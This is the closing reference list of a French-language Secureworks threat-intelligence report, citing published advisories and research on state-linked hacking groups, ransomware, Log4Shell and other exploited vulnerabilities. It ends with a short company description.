
36 **Business Email Compromise: The $43 Billion Scam, Federal Bureau of Investigation, consulté le 28/07/22.**
https://www.ic3.gov/Media/Y2022/PSA220504

37 **Federal Bureau of Investigation Internet Crime Report 2021, Federal Bureau of Investigation, consulté le 08/07/22.**
https://www.ic3.gov/Media/PDF/AnnualReport/2021_IC3Report.pdf

38 **KNOWN EXPLOITED VULNERABILITIES CATALOG, CISA.**
https://www.cisa.gov/known-exploited-vulnerabilities-catalog

39 **Taegis™ VDR.**
https://www.secureworks.com/products/taegis/vdr

40 **Spring Framework, Slintel, consulté le 28/07/22.**
https://www.slintel.com/tech/web-framework/spring-framework-market-share



41 **Spring Framework RCE, Early Announcement, Spring, consulté le 28/07/22.**
https://spring.io/blog/2022/03/31/spring-framework-rce-early-announcement

42 **Log4Shell: Easy to Launch the Attack but Hard to Stick the Landing?, Secureworks.**
https://www.secureworks.com/blog/log4shell-easy-to-launch-the-attack-but-hard-to-stick-the-landing

43 **Malicious Cyber Actors Continue to Exploit Log4Shell in VMware Horizon Systems, CISA, consulté le 28/07/22.**
https://www.cisa.gov/uscert/ncas/alerts/aa22-174a

44 **Exploits created for critical F5 BIG-IP flaw, install patch immediately, Bleeping Computer, consulté le 28/07/22.**
https://www.bleepingcomputer.com/news/security/exploits-created-for-critical-f5-big-ip-flaw-install-patch-immediately/

45 **Microsoft discovers threat actor targeting SolarWinds Serv-U software with 0-day exploit, Microsoft, consulté le 28/07/22.**
https://www.microsoft.com/security/blog/2021/07/13/microsoft-discovers-threat-actor-targeting-solarwinds-serv-u-software-with-0-day-exploit/

46 **Threat actor DEV-0322 exploiting ZOHO ManageEngine ADSelfService Plus, Microsoft, consulté le 28/07/22.**
https://www.microsoft.com/security/blog/2021/11/08/threat-actor-dev-0322-exploiting-zoho-manageengine-adselfservice-plus/

47 **MysterySnail attacks with Windows zero-day, Kaspersky, consulté le 28/07/22.**
https://securelist.com/mysterysnail-attacks-with-windows-zero-day/104509/

48 **BRONZE STARLIGHT Ransomware Operations Use HUI Loader, Secureworks.**
https://www.secureworks.com/research/bronze-starlight-ransomware-operations-use-hui-loader

49 **A41APT case - Analysis of the Stealth APT Campaign Threatening Japan, JPCERT, consulté le 28/07/22.**
http://jsac.jpcert.or.jp/archive/2021/pdf/JSAC2021_202_niwa-yanagishita_en.pdf

50 **Profil du groupe de menaces BRONZE RIVERSIDE, Secureworks.**
https://www.secureworks.com/research/threat-profiles/BRONZE-RIVERSIDE

51 **The United States, Joined by Allies and Partners, Attributes Malicious Cyber Activity and Irresponsible State Behavior to the People's Republic of China, la Maison-Blanche, consulté le 28/07/22.**
https://www.whitehouse.gov/briefing-room/statements-releases/2021/07/19/the-united-states-joined-by-allies-and-partners-attributes-malicious-cyber-activity-and-irresponsible-state-behavior-to-the-peoples-republic-of-china/

52 **Profil du groupe de menaces BRONZE PRESIDENT, Secureworks.**
https://www.secureworks.com/research/threat-profiles/bronze-president

53 **BRONZE PRESIDENT Targets Russian Speakers with Updated PlugX, Secureworks.**
https://www.secureworks.com/blog/bronze-president-targets-russian-speakers-with-updated-plugx

54 **Profil du groupe de menaces BRONZE UNIVERSITY, Secureworks.**
https://www.secureworks.com/research/threat-profiles/bronze-university

55 **ShadowPad Malware Analysis, Secureworks.**
https://www.secureworks.com/research/shadowpad-malware-analysis

56 **Profil du groupe de menaces COBALT ULSTER, Secureworks.**
https://www.secureworks.com/research/threat-profiles/Cobalt-ulster

57 **Iranian intel cyber suite of malware uses open-source tools, U.S. Cyber Command, consulté le 28/07/22.**
https://www.cybercom.mil/Media/News/Article/2897570/iranian-intel-cyber-suite-of-malware-uses-open-source-tools/

58 **Taking Action Against Hackers in Iran, Meta, consulté le 28/07/22.**
https://about.fb.com/news/2021/07/taking-action-against-hackers-in-iran/

59 **Profil du groupe de menaces COBALT FIRESIDE, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-fireside

60 **Media Coverage Doesn't Deter Actor From Threatening Democratic Voters, Proofpoint, consulté le 28/07/22.**
https://www.proofpoint.com/us/blog/threat-insight/media-coverage-doesnt-deter-actor-threatening-democratic-voters

61 **COBALT MIRAGE Conducts Ransomware Operations in U.S., Secureworks.**
https://www.secureworks.com/blog/cobalt-mirage-conducts-ransomware-operations-in-us

62 **Espionage Campaign Targets Telecoms Organizations across Middle East and Asia, Symantec, consulté le 28/07/22.**
https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/espionage-campaign-telecoms-asia-middle-east

63 **Profil du groupe de menaces COBALT FOXGLOVE, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-foxglove

64 **Profil du groupe de menaces COBALT AGORA, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-agora

65 **Profil du groupe de menaces COBALT LYCEUM, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-lyceum

66 **Evolving trends in Iranian threat actor activity - MSTIC presentation at CyberWarCon 2021, Microsoft, consulté le 28/07/22.**
https://www.microsoft.com/security/blog/2021/11/16/evolving-trends-in-iranian-threat-actor-activity-mstic-presentation-at-cyberwarcon-2021/

67 **Log4j2 In The Wild | Iranian-Aligned Threat Actor "TunnelVision" Actively Exploiting VMware Horizon, SentinelOne, consulté le 28/07/22.**
https://www.sentinelone.com/labs/log4j2-in-the-wild-iranian-aligned-threat-actor-tunnelvision-actively-exploiting-vmware-horizon/

68 **Profil du groupe de menaces COBALT ILLUSION, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-illusion

69 **Iranian Government-Sponsored APT Cyber Actors Exploiting Microsoft Exchange and Fortinet Vulnerabilities in Furtherance of Malicious Activities, CISA, consulté le 28/07/22.**
https://www.cisa.gov/uscert/ncas/alerts/aa21-321a

70 **Profil du groupe de menaces COBALT SHADOW, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-shadow

71 **Profil du groupe de menaces COBALT SAPLING, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-sapling

72 **Uncovering MosesStaff techniques: Ideology over Money, Check Point, consulté le 28/07/22.**
https://research.checkpoint.com/2021/mosesstaff-targeting-israeli-companies/

73 **StrifeWater RAT: Iranian APT Moses Staff Adds New Trojan to Ransomware Operations, Cybereason, consulté le 28/07/22.**
https://www.cybereason.com/blog/research/strifewater-rat-iranian-apt-moses-staff-adds-new-trojan-to-ransomware-operations

74 **Russian Law Enforcement Take Down Several Cybercrime Forums, Security Week, consulté le 29/07/22.**
https://www.securityweek.com/russian-law-enforcement-take-down-several-cybercrime-forums

75 **NotPetya Campaign: What We Know About the Latest Global Ransomware Attack, Secureworks.**
https://www.secureworks.com/blog/notpetya-campaign-what-we-know-about-the-latest-global-ransomware-attack

76 **Russia behind cyber-attack with Europe-wide impact an hour before Ukraine invasion, GOV.UK, consulté le 28/07/22.**
https://www.gov.uk/government/news/russia-behind-cyber-attack-with-europe-wide-impact-an-hour-before-ukraine-invasion

77 **Actualité, CERT-UA.**
https://cert.gov.ua/articles

78 **Cyber attack of the Sandworm group (UAC-0082) on the energy facilities of Ukraine using malicious programs INDUSTROYER2 and CADDYWIPER (CERT-UA#4435), CERT-UA, consulté le 28/07/22.**
https://cert.gov.ua/article/39518

79 **Mass distribution of the JesterStealer malware using the theme of a chemical attack (CERT-UA#4625), CERT-UA, consulté le 28/07/22.**
https://cert.gov.ua/article/40135

80 **CERT-UA, Facebook, consulté le 28/07/22.**
https://www.facebook.com/UACERT/posts/3129391308653352

81 **Profil du groupe de menaces MOONSCAPE, Secureworks.**
https://www.secureworks.com/research/threat-profiles/moonscape

82 **Cyber attacks by groups associated with China against Russian scientific and technical enterprises and state bodies (CERT-UA#4860), CERT-UA, consulté le 28/07/22.**
https://cert.gov.ua/article/375404

83 **Profil du groupe de menaces IRON TILDEN, Secureworks.**
https://www.secureworks.com/research/threat-profiles/iron-tilden

84 **Profil du groupe de menaces IRON LIBERTY, Secureworks.**
https://www.secureworks.com/research/threat-profiles/iron-liberty

85 **Profil du groupe de menaces IRON HUNTER, Secureworks.**
https://www.secureworks.com/research/threat-profiles/iron-hunter

86 **Profil du groupe de menaces IRON HEMLOCK, Secureworks.**
https://www.secureworks.com/research/threat-profiles/iron-hemlock

87 **Profil du groupe de menaces IRON RITUAL, Secureworks.**
https://www.secureworks.com/research/threat-profiles/iron-ritual

88 **Profil du groupe de menaces IRON TWILIGHT, Secureworks.**
https://www.secureworks.com/research/threat-profiles/iron-twilight

89 **Profil du groupe de menaces IRON VIKING, Secureworks.**
https://www.secureworks.com/research/threat-profiles/iron-viking

90 **Profil du groupe de menaces NICKEL ACADEMY, Secureworks.**
https://www.secureworks.com/research/threat-profiles/nickel-academy

91 **Lazarus Targets Chemical Sector, Symantec, consulté le 28/07/22.**
https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/lazarus-dream-job-chemical

92 **Profil du groupe de menaces NICKEL KIMBALL, Secureworks.**
https://www.secureworks.com/research/threat-profiles/nickel-kimball

93 **North Korean Hackers Have Prolific Year as Their Unlaundered Cryptocurrency Holdings Reach All-time High, Chainalysis, consulté le 28/07/22.**
https://blog.chainalysis.com/reports/north-korean-hackers-have-prolific-year-as-their-total-unlaundered-cryptocurrency-holdings-reach-all-time-high/

94 **Profil du groupe de menaces NICKEL GLADSTONE, Secureworks.**
https://www.secureworks.com/research/threat-profiles/nickel-gladstone

95 **TraderTraitor: North Korean State-Sponsored APT Targets Blockchain Companies, CISA, consulté le 28/07/22.**
https://www.cisa.gov/uscert/ncas/alerts/aa22-108a

96 **North Korea Designation Update, U.S. Department of the Treasury, consulté le 28/07/22.**
https://home.treasury.gov/policy-issues/financial-sanctions/recent-actions/20220414

97 **Profil du groupe de menaces BRONZE BUTLER, Secureworks.**
https://www.secureworks.com/research/threat-profiles/bronze-butler

98 **Defeating APT10 compiler-level obfuscations, Virus Bulletin, consulté le 28/07/22.**
https://www.virusbulletin.com/conference/vb2019/abstracts/defeating-apt10-compiler-level-obfuscations/

99 **GuLoader: Peering Into a Shellcode-based Downloader, Crowdstrike, consulté le 28/07/22.**
https://www.crowdstrike.com/blog/guloader-malware-analysis/

100 **Profil du groupe de menaces GOLD DUPONT, Secureworks.**
https://www.secureworks.com/research/threat-profiles/GOLD-DUPONT

101 **THREAT ALERT: Raspberry Robin Worm Abuses Windows Installer and QNAP Devices, Cybereason, consulté le 28/07/22.**
https://www.cybereason.com/blog/threat-alert-raspberry-robin-worm-abuses-windows-installer-and-qnap-devices

102 **ODBCCONF.EXE, Microsoft, consulté le 04/08/22.**
https://docs.microsoft.com/en-us/sql/odbc/odbcconf-exe?view=sql-server-ver16

103 **Profil du groupe de menaces BRONZE ATLAS, Secureworks.**
https://www.secureworks.com/research/threat-profiles/bronze-atlas

104 **AUTHENTICODE (I): UNDERSTANDING WINDOWS AUTHENTICODE, RME, consulté le 28/07/22.**
https://reversea.me/index.php/authenticode-i-understanding-windows-authenticode/

105 **Microsoft Security Bulletin MS13-098 - Critical, Microsoft, consulté le 28/07/22.**
https://docs.microsoft.com/en-us/security-updates/securitybulletins/2013/ms13-098

106 **Microsoft Security Advisory 2915720, Microsoft, consulté le 28/07/22.**
https://docs.microsoft.com/en-us/security-updates/securityadvisories/2014/2915720

107 **Russian State-Sponsored Cyber Actors Gain Network Access by Exploiting Default Multifactor Authentication Protocols and "PrintNightmare" Vulnerability, CISA, consulté le 01/08/22.**
https://www.cisa.gov/uscert/ncas/alerts/aa22-074a

108 **Lapsus$ and SolarWinds hackers both use the same old trick to bypass MFA, Ars Technica, consulté le 28/07/22.**
https://arstechnica.com/information-technology/2022/03/lapsus-and-solar-winds-hackers-both-use-the-same-old-trick-to-bypass-mfa/

109 **Catching Transparent Phish: Analyzing and Detecting MITM Phishing Toolkits, Stony Brook University et Palo Alto, consulté le 28/07/22.**
https://catching-transparent-phish.github.io/catching_transparent_phish.pdf

110 **Clever phishing method bypasses MFA using Microsoft WebView2 apps, Bleeping Computer, consulté le 28/07/22.**
https://www.bleepingcomputer.com/news/security/clever-phishing-method-bypasses-mfa-using-microsoft-webview2-apps/

111 **MITRE ATT&CK(r) Navigator.**
https://mitre-attack.github.io/attack-navigator/

112 **OS Credential Dumping, MITRE ATT&CK(r).**
https://attack.mitre.org/techniques/T1003/

À propos de Secureworks

Secureworks® (NASDAQ : SCWX) est un leader mondial de la cybersécurité qui protège l'évolution constante de ses clients au moyen de Secureworks® Taegis™, une plate-forme d'analytique de la sécurité Cloud native reposant sur plus de 20 ans d'expérience dans le domaine de la recherche et de l'intelligence sur les menaces. Les clients peuvent ainsi mieux détecter les menaces avancées, rationaliser les investigations, collaborer plus efficacement et automatiser la mise en œuvre des mesures appropriées.

Si vous souhaitez en savoir plus, composez le **1-877-838-7947** pour vous entretenir avec un spécialiste de la sécurité Secureworks ou visitez le site **secureworks.com**

Secureworks®